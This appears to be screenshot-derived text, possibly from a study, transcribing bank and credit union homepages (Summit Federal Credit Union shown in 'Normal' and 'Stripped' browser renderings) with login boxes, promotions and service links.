- Achieve Your Goals:** A column listing services: Investment Services, Merrill Lynch, Plan for Retirement, Keep the Change, Add It Up™ Cash Back, Financial Solutions, Student Banking, and Search for a Home. It concludes with a "More Options" link.


At the bottom of the page, there are three promotional boxes: "Questions? Get straight talk on the cost of banking.", "Add It Up®: Before you add to cart, add it up. Make good deals on ATMs great.", and "Make Every Purchase Pink™". A "Feedback" link is also present in the bottom right corner. The browser's status bar at the very bottom shows the word "Done".

Normal

Summit Federal Credit Union / Home - Windows Internet Explorer

https://www.summitfcu.org/

Summit Federal Credit Union / Home



SUMMIT ONLINE ACCESS
Access Your Summit Account


Member Number Enter Password **GO**

[New User? Get Started!](#) [Reset Your Password](#)
[View Our Demo](#) [Test your browser](#)
[Having trouble testing?](#)




En Español

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-  **What's your heart set on?**
Get a great rate and no payments 'til **September 2010!**
-  **Don't lose a valuable Summit service**
Opt in to Courtesy Pay Select. [Act now.](#)
-  **New Syracuse branch hours now in effect**
[Click here](#) for new hours

We're Here For You're Here For You

People, Not Profits
As a credit union, The Summit is a not-for-profit financial institution owned and operated exclusively by our members. There are no outside stockholders who require a return on their investment to drive up our operating costs. That means great rates on deposits and loans, low/no fees and world-class member service.

News & Information

- Transact your Summit business without fees at 50 regional [Shared Branches!](#)
- Syracuse FCU and The Summit have merged! [Learn more.](#)

Member Service
At The Summit, we're here for you. Our commitment to [member service](#) is evident in everything we do. Click here for Summit [FAQs](#).

Financial Tools

- [Current Rates](#)
- [Online Calculators](#)
- [FAQs](#)
- [Financial Education Articles](#)


In conjunction with the Brighton Fire District, The Summit is pleased to offer [Fire Safety Awareness Day](#).

Done

Internet | Protected Mode: On

100%

Stripped



Normal

Summit Federal Credit Union / Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

summitfcu.org https://www.summitfcu.org/

Most Visited Getting Started Latest Headlines HN - Nessus

Summit Federal Credit Union / Home



the SUMMIT
FEDERAL CREDIT UNION

SUMMIT ONLINE ACCESS
Access Your Summit Account

Member Number Enter Password **GO**

[New User? Get Started!](#) [Reset Your Password](#)
[View Our Demo](#) [Test your browser](#)
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